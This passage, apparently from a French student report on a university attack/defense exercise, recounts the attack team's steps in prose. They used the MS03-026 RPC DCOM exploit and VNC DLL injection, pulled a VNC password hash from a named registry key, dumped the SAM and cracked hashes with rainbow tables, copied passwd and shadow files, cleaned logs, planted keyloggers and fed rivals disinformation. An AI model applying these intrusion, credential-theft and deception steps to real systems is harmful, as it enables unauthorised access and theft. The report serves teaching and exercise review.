Afin d'exploiter aux mieux notre accès illicite, un grand nombre de fichiers de configuration ont été copiés.
Voici la liste non exhaustive

Sur Dionysos :

- Configuration d'Apache
- Configuration de PHP
- Copie intégral du site web
- Les certificats de la "défense"
- Historique de Root
- Historique des authentifications
- Liste de paquets installés
- Liste de processus actif
- Le fichier passwd
- Le fichier shaddow

Sur titan :

- La configuration Openvpn
- Les certificats de la “Défense” et de l’”Audit”
- Liste de paquets
- Fichier passwd
- Fichier shaddow
- Liste de processus actif

Nous avions concentré notre attaque sur Dionysos, serveur sur lequel nous préparions l’attaque 2 qui était très liée au serveur web de la “Défense” (Injection SQL).

À la fin de cette session, les fichiers de journalisation ont été nettoyés.

8.3. Ajout d’un compte sur la machine Windows XP SP0

Pour les machines Windows, nous n’avions pas de mot de passe. Afin de prendre le contrôle, nous nous sommes attaqués à la machine la plus faible : Windows XP SP0 (ERA). La faille utilisée est l’exploit **Microsoft RPC DCOM MSO3-026** qui a été publiée dans un bulletin de sécurité de juillet 2003 (http://www.microsoft.com/technet/security/bulletin/MS03-026.mspx).

Cette faille permet d’ouvrir une console sur un compte system (droit absolu sur la machine, au dessus d’administrateur) et d’exécuter du code injecté, par exemple un serveur VNC.

Procédure d’attaque:

- Exploit RPC DCOM
- Insérer un compte bidon(ASPNET2)
- Injecter une dll VNC Pirate
- Se connecter via le serveur VNC pirate
- Modifier le compte ASPNET
- Supprimer ASPNET2
- Récupérer la clé du registre contenant le Hash du mot de passe VNC de la défense

Le compte ASPNET est un compte installé par défaut sur toutes les machines disposant du .NET Framework. Le but est de modifier ce compte pour lui donner des droits administrateurs et d’ouverture de session. À modifier dans la stratégie locale du système.

Le mot de passe VNC

Pour récupérer le password nous avons utilisé VNC Password recovery.
A noter que toute la procédure qui va suivre marche indifféremment pour RealVNC, TightVNC, Ultr@VNC, etc.

Pour cela il suffit de récupérer la clé du registre :
HKEY_LOCAL_MACHINE\SOFTWARE\RealVNC\WinVNC4\Password

Le cryptage étant faible, il ne faut que quelques secondes pour retrouver le mot de passe original.

8.4. Remontée des droits pour atteindre les machines Windows XP SP2 et 2003

Après cette attaque nous avons compromis la machine Windows XP SP0, mais deux machines restaient encore totalement inaccessibles.

- ARES (Windows XP SP2)
- HADES (Windows 2003 Active Directory)

Décryptage du mot de passe

La première méthode qui a abouti est le décryptage du password par RainbowTable de la SAM de Windows XP.

SAM


La SAM (Security Account Manager) est composée d'un fichier qui se situe dans le fichier: c:\windows\system32\config\SAM
Elle contient tous les login et mots de passe de la machine hors Active-Directory. Les données sont stockées de manière cryptées.

La structure du fichier est similaire au fichier passwd d'Unix

```
Nom_utilsateur:id:LM_HASH:NTLN_HASH
```

- LM_HASH est l'ancien système de hachage de mot de passe de Windows. Il est encore présent dans Windows 2000/XP pour des raisons de compatibilité. Les Hash Lan Manager sont utilisés dans le cadre des communications réseaux avec les anciens systèmes Microsoft(NetBIOS), ils n'ont rien en commun avec le système de stockage de mot de passe des systèmes 95, 98, NT.

- NTLM_HASH est le système de hachage de mot de passe de Windows 2000/XP/2003/Vista




Depuis Windows 2000 la structure de la SAM est cryptée en rc5 en plus des hash, mais dans une configuration standard la clé est dans fichier System du même répertoire.

Les Hash Lan_manager ne supportent que les majuscules, alors que NTLM accepte tout type de caractères. De plus le codage LM_HASH ne supporte pas plus de 14 caractères.

Le cryptage LM_HASH :

Le cryptage LM_HASH divise le password en deux parties de 7 caractères pour les encoder séparément.
Exemple: mot de passe 1234567890



Toutes ces caractéristiques vont quelque peu à l'encontre des principes de sécurité actuels et en font une proie plus aisée pour les hackers.

Récupération de la SAM:

Pendant l'exécution de Windows, le fichier SAM est protégé en lecture et en écriture, il faut utiliser des utilitaires spécifiques ou le faire en offline.

Plusieurs utilitaires sont capables de récupérer le contenu de la SAM:

- samdump: Permet d'extraire les Hash des password de la SAM
- pwdump: Permet d'extraire les Hash des password depuis le registre, quand un utilisateur est connecté
- pwdump2: Permet d'extraire les Hash de la SAM, même si le fichier est encrypté par SYSKEY
- pwdump3 rev2: Permet d'extraire les Hash par le réseau en utilisant les protocoles NetBIOS et Microsoft DS

Pour notre attaque, nous avons utilisé pwdump2. L'applicatif pwdump3 est très impressionnant car il permet de récupérer les hash d'un compte via le réseau en ne connaissant que le nom de la machine. Par contre nous ne le connaissions pas au moment de l'attaque.

Utilisation des Rainbow Table:

Même si LM_HASH est considéré par les experts en sécurité comme un système de hachage faible. L'attaque par force brute est quasiment impossible (le temps de calcul se mesure en milliers d'années). La seule solution pour réduire ce délai à un temps raisonnable est l'utilisation de tables de mots de passe pré-calculés: les Rainbow Tables.


Une table arc-en-ciel (plus communément appelé Rainbow Table) est une structure de données inventée en 2003 par Philippe Oechslin pour retrouver un mot de passe à partir de son empreinte. Il s'agit d'une amélioration des compromis temps-mémoire proposés par Martin Hellman dans les années 1980. Les tables contiennent une grande quantité de chaînes qui proposent en alternance un mot de passe suivi de son empreinte. Une fonction de réduction qui varie selon la position dans la table permet de recréer un autre mot de passe à partir de l'empreinte et ainsi de suite. L'algorithme est très efficace avec les mots de passe de LAN Manager implémenté dans Microsoft Windows. Les tables peuvent être utilisées pour d'autres fonctions de hachage comme MD5 ou encore SHA-1, ces dernières sont toutefois nettement plus robustes du point de vue cryptographique que LAN Manager et nécessitent des tables plus grandes.

Logiciel rainbowCrack:


Pour cette attaque, nous avons utilisé le logiciel RainbowCrack et environ 20 Go de Rainbow Table. Ces tables sont disponibles sur Internet et ont demandé plus de 2000 jours de calculs cumulés. Elles permettent de tenter de trouver les mots de passe pour les jeux de caractères suivant:

ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789!@#$%^&*()-_+=

Le temps de calcul pour casser le %PHILVINCE%64% fut de moins de 7 minutes.



Maintenant nous avons le mot de passe en majuscule. Il nous faut encore rechercher la combinaison exacte de majuscule-minuscule. Pour ceci, nous utilisons un logiciel de cassage de mot de passe par force brut: CAIN que nous configurons avec jeu de caractères limités.



Le mot de passe final est %PhilVince%64%

Ajout de comptes sur la machine Windows XP SP2 et 2003

Nous avons utilisé la même méthode de modification du compte ASPNET que pour Windows XP SP0.

- Changement du mot de passe ASPNET
- Ajout d'ASPNET dans les groupes des administrateurs
- Modification de la stratégie locale : on autorise le compte à ouvrir une session

Grâce à cette manipulation, nous sommes maintenant administrateur du domaine CANDIDE.SA.

8.5. Conclusion

L'équipe "Défense" n'a pas fait de sauvegarde (« ghost ») des machines et n'a pas changé de mots de passe tout au long de l'exercice. L'ajout de comptes ne nous a pas été utile pour l'attaque finale, mais deux précautions valent mieux qu'une.

9. Intox ou désinformation

Au fur et à mesure de l'avancement du projet nous avons pris conscience de l'importance et des répercussions que pouvaient avoir les différentes discussions avec les membres des autres équipes. Ainsi au fil des réunions, nous avons décidé d'uniformiser notre discours afin de maîtriser la fuite d'information ou de désinformation.
C'est pour cela, que l'on peut dire que l'intox et la désinformation ont été une part assez importante du projet.

En ce qui concerne le fond, cette désinformation n'était pas de l'improvisation. Selon les informations recueillies par les différents membres de notre équipe, une stratégie « intox » a été mise en place afin de minimiser l'impact de certaines découvertes faites par les autres équipes ou bien dans le but de désorienter ces mêmes personnes.
Seules quelques personnes étaient chargées alors de discuter avec les membres des autres équipes dans le but unique de ne pas se disperser afin de ne pas éveiller les soupçons.

Diverses stratégies de communications ont alors étés établies. Nous avons pris des attitudes différentes par rapport aux équipes adverses, et nous avons usé du fait que nous nous connaissions. Chacun d'entre nous discutait principalement avec les membres des autres équipes qu'il connaissait le mieux. Xavier s'est par exemple servi du fait qu'il ne connaissait pas grand chose à la sécurité pour se faire passer aux yeux des autres pour celui qui ne comprenait strictement rien aux délires de ceux, connus pour être davantage des cracks tels que Jordi ou Romain (pour ne citer qu'eux…). De cette méthode s'est instauré un climat de confiance entre Xavier et certains autres membres adverses, facilitant ainsi tantôt la désinformation, tantôt la « cueillette » d'informations.

10.Gestion des crises

10.1.Suivi de la Mailing List

Ayant tous l'accès aux listes de diffusion des équipes adverses, chacun d'entre nous contrôlait l'activité des autres équipes afin de pouvoir suivre l'avancement du projet, mais aussi et surtout, surveillait si ils découvraient quelque chose de notre activité. Il faut quand même signaler que nous avons eu la chance de pouvoir conserver ces accès durant toute la durée du projet. Ces mêmes accès nous ont permis d'éviter des crises qui auraient pu nous coûter la réussite du projet.

En effet, lors d'une manipulation sur un poste de la salle U2-213, un membre de l'équipe « Audit » a eu l'occasion de discuter avec Frédéric qui s'est alors régalé en lui révélant une quantité d'informations totalement fausses, pendant que Xavier et Jordi s'essayaient à l'installation de keyloggers. À l'issue de cette matinée et contre toute attente, le membre de l'équipe « Audit » a publié un post sur la mailing list audit, afin de prévenir de notre activité qu'il qualifiait de suspecte et de prévenir l'équipe « Défense » de la présence potentielle de keyloggers sur les machines.

Heureusement pour nous, Olivier, vigilant, a eu la bonne idée de consulter la mailing list audit. Il a pu ainsi nous alerter, ce qui a entraîné la désinstallation des keyloggers mais surtout, de mettre en place la stratégie « intox » expliquée un peu plus haut qui s'est avéré payante.

Ci-joint, des extraits de diffusion des messages d'alertes ayant donc entraîné la réaction expliquée dans le paragraphe précédent.

Extrait de la mailing list « Audit »

```
Bonjour à tous,

L'équipe attaque a mis en place des keyloggers sur toutes (ou presque) les
machines des salles U2 211 et U2 212. Peut être qu'ils n'ont pas encore
mis de keyloggers en 213 (en plus les machines sont réinstallées toutes
les semaines, ce qui rend leur tâche plus compliquée), mais dans un soucis
de "professionalisme", je demande à toutes les personnes qui se sont
connectées sur leur messagerie web depuis l'U2 de changer leur mot de
passe tout de suite afin d'éviter la fuite d'information si jamais elle a
eu lieu.
Je demande aussi au pôle communication de redonder l'information que je
fais passer à Cécile et Emma. S'il y a eu fuite, nous devons retourner la
situation à notre avantage (notre == les groupes défense et audit) au plus
vite.
```

Extrait de la mailing list "Défense"

voici un message du groupe "Audit"!
merci de le lire:

```
Bonjour,
La personne de notre pôle technique résidant sur l'université vient de
nous informer que les membre de l'équipe Attaque avait placé des
keyloggers sur toutes (ou presque) les machines des salles U2-211 et U2-
```

```
212.
Au sujet de la salle U2-213, c'est peut-être aussi le cas, mais cela
n'est pas certain. De plus les machines de cette salle étant réinstallée
chaque semaine, cela est plus compliqué pour eux.
Dans un soucis de professionalisme, nous invitons toutes les personnes
qui se sont connectées sur leur messagerie web depuis l'U2 de changer
leur mot de passe tout de suite afin d'éviter la fuite d'informations.
A très bientôt!

Nico & Alain
```

11.Conclusion

Bien loin des clichés hollywoodiens et des légendes en tous genres, ce projet sur la sécurité des systèmes d'information nous a permis de prendre la mesure, très concrètement, des menaces et des défis à relever.

Les différents outils de cracking/hacking...ont, certes, été efficaces. Mais ce serait bien vite oublier la puissance de l'ingénierie sociale, que nous avons tenté de mettre en place tout au long du projet. Les moyens techniques, seuls, ne peuvent pas grand chose. Il est indiscutable que leur utilisation ne se révèle fructueuse que dans la mesure où ils ont été intégrés dans un stratégie globale incluant la recherche systématique d'informations.

Par ailleurs, la phase de gestion de projet nous a beaucoup apporté en concrétisant les difficultés inhérentes à la gestion des ressources, aussi bien matérielles que temporelles ou humaines.

Au final, ce projet a permis à tous de vivre une expérience très enrichissante, qui, il est sûr, nous donnera un recul indispensable à une conduite professionnelle et rigoureuse de nos futurs projets.

12.COPYRIGHT et licence